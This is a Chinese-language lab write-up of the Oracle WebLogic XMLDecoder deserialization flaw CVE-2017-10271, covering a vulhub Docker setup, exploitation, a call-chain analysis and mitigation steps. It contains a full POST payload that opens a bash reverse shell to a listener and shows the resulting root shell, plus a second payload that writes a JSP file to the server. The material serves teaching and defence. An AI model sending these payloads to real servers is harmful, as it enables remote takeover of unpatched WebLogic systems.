

Weblogic反序列化漏洞 (CVE-2017-10271)

漏洞详情

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞，导致可执行任意命令

影响版本

Weblogic10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0, 12.2.1.2.0

环境搭建


```
cd weblogic/CVE-2017-10271
docker-compose up -d
```

漏洞复现


我们先拿XML反序列化漏洞检查工具检查一下



发现有漏洞可以利用，并在浏览器中粘贴URL验证地址，验证此漏洞的存在



访问 /wls-wsat/CoordinatorPortType 目录，存在下图，并且抓个包



kali nc监听一下本地端口，将数据包的GET改为POST，填入payload发包

```
nc -l -p 21
```

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: your-ip:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; windows NT 6.1; win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
```

Content-Length: 633

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;& ; /dev/tcp/接收shell的ip/21 0&gt;& ;1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

反弹shell连接成功，拿到root权限

```
(root@kali)-[/home/kali/桌面]
# nc -l -p 21
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c566d50586ae:~/Oracle/Middleware/user_projects/domains/base_domain# ls
ls
autodeploy
bin
config
console-ext
fileRealm.properties
init-info
lib
security
servers
startWebLogic.sh
root@c566d50586ae:~/Oracle/Middleware/user_projects/domains/base_domain#
```

我们也可以写入一句话木马，访问：http://your-ip:7001/bea_wls_internal/test.jsp

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: your-ip:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; windows NT 6.1; win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 638
```

```


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java><java version="1.4.0" class="java.beans.XMLDecoder">
        <object class="java.io.PrintWriter">

<string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test.jsp
p</string>
        <void method="println"><string>
          <![CDATA[
<% out.print("test"); %>
          ]]>
        </string>
        </void>
        <void method="close"/>
      </object></java></java>
    </work:WorkContext>
  </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>

```



访问测试成功



漏洞原理

漏洞触发位置: wls-wsat.war

漏洞触发URL: /wls-wsat/CoordinatorPortType (POST)

漏洞的本质: 构造SOAP (XML) 格式的请求, 在解析的过程中导致XMLDecoder反序列化漏洞

漏洞调用链:

分析漏洞调用链:

```
weblogic.wsee.jaxws.workcontext.WorkContextServerTube.processRequest
weblogic.wsee.jaxws.workcontext.WorkContextTube.readHeaderOld
weblogic.wsee.workarea.WorkContextXmlInputAdapter
```

在processRequest方法中,将var3传入readHeaderOld方法中,其中var3其实就是我们发过去的xml中的(意思就是我们可以控制)

```
<work:workContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
  <java>
    .....
  </java>
</work:workContext>
```

Java读取xml文件文件进行反序列化命令执行如下, 执行相关java代码即可执行calc, 打开计算器



weblogic.wsee.jaxws.workcontext.WorkContextServerTube.processRequest方法如下:

```
public NextAction processRequest(Packet paramPacket)
{
    this.isUseOldFormat = false;
    if (paramPacket.getMessage() != null) {
        HeaderList localHeaderList = paramPacket.getMessage().getHeaders();
        Header localHeader1 = localHeaderList.get(WorkAreaConstants.WORK_AREA_HEADER, true);
        if (localHeader1 != null) {
            readHeaderOld(localHeader1);
            this.isUseOldFormat = true;
        }
        Header localHeader2 = localHeaderList.get(this.JAX_WS_WORK_AREA_HEADER, true);
        if (localHeader2 != null) {
            readHeader(localHeader2);
        }
    }
    return super.processRequest(paramPacket);
}

public NextAction processResponse(Packet paramPacket)
{
}
```

将localheader1带入readHeaderOld, 对localHeader1具体定义如下:


```
localHeader1=localHeaderList.get(WorkAreaConstants.WORK_AREA_HEADER,true);
```

readHeaderOld函数具体如下，创建

WorkContextXmlInputAdapter (weblogic/wsee/jaxws/workcontext)

```
protected void readHeaderOld(Header paramHeader) {
    try {
        XMLStreamReader localXMLStreamReader = paramHeader.readHeader();
        localXMLStreamReader.nextTag();
        localXMLStreamReader.nextTag();
        XMLStreamReaderToXMLStreamWriter localXMLStreamReaderToXMLStreamWriter = new XMLStreamReaderToXMLStreamWriter();
        ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
        XMLStreamWriter localXMLStreamWriter = XMLStreamWriterFactory.create(localByteArrayOutputStream);
        localXMLStreamReaderToXMLStreamWriter.bridge(localXMLStreamReader, localXMLStreamWriter);
        localXMLStreamWriter.close();
        WorkContextXmlInputAdapter localWorkContextXmlInputAdapter = new WorkContextXmlInputAdapter(new ByteArrayInputStream(localByteArrayOutputStream.toByteArray()));
        receive(localWorkContextXmlInputAdapter);
    } catch (XMLStreamException localXMLStreamException) {
        throw new WebServiceException(localXMLStreamException);
    } catch (IOException localIOException) {
        throw new WebServiceException(localIOException);
    }
}
```

WorkContextXmlInputAdapter类具体如下，此处通过XMLDecoder实现实体和xml内容的转换，随即出现了XMLDecoder反序列化，使得java在调用xml时实现了内容可控。



```
public WorkContextXmlInputAdapter(InputStream paramInputStream)
{
    this.xmlDecoder = new XMLDecoder(paramInputStream);
}

public WorkContextXmlInputAdapter(XMLDecoder paramXMLDecoder) {
    this.xmlDecoder = paramXMLDecoder;
}

public String readASCII() throws IOException {
    return (String)this.xmlDecoder.readObject();
}

public WorkContext readContext()
throws IOException, ClassNotFoundException
{
    Class localClass = Class.forName(readASCII());
    try
    {
        WorkContext localWorkContext = (WorkContext)localClass.newInstance();
        localWorkContext.readContext(this);
        return localWorkContext;
    }
    catch (InstantiationException localInstantiationException) {
    }
}
```

防御与修复

1. 临时解决方案

根据攻击者利用POC分析发现所利用的为wls-wsat组件的CoordinatorPortType接口，若Weblogic服务器集群中未应用此组件，建议临时备份后将此组件删除，当形成防护能力后，再进行恢复。

根据实际环境路径，删除WebLogic wls-wsat组件：

```
rm -f /home/WebLogic/Oracle/Middleware/wlserver_10.3/server/lib/wls-
wsat.war
rm -f
/home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/A
dminServer/tmp/.internal/wls-wsat.war
rm -rf
/home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/A
dminServer/tmp/_WL_internal/wls-wsat
```

重启Weblogic域控制器服务：

```
DOMAIN_NAME/bin/stopweblogic.sh          #停止服务
DOMAIN_NAME/bin/startManagedWebLogic.sh  #启动服务
```

删除以上文件之后，需重启WebLogic。确认http://weblogic_ip/wls-wsat/ 是否为404页面

2. 官方补丁修复

[前往Oracle官网下载10月份所提供的安全补丁](#)

[执行参考](#)

针对该漏洞被恶意利用的单位可查看如下如下路径进行日志查看，具体的路径根据实际安装情况进行查看：

```
xx:\xx\Middleware\user_projects\domains\base_domain\servers\AdminServer\logs
```

参考资料：

<http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html>

<http://pirogue.org/2017/12/29/weblogic-XMLDecoder/>

<http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html>

<https://github.com/iBearcat/Oracle-WebLogic-CVE-2017-10271>

<http://www.cnblogs.com/backlion/p/8194324.htm>

<https://www.freebuf.com/column/203816.html>

https://blog.csdn.net/he_and/article/details/90582262

<https://vulhub.org/#/environments/weblogic/CVE-2017-10271/>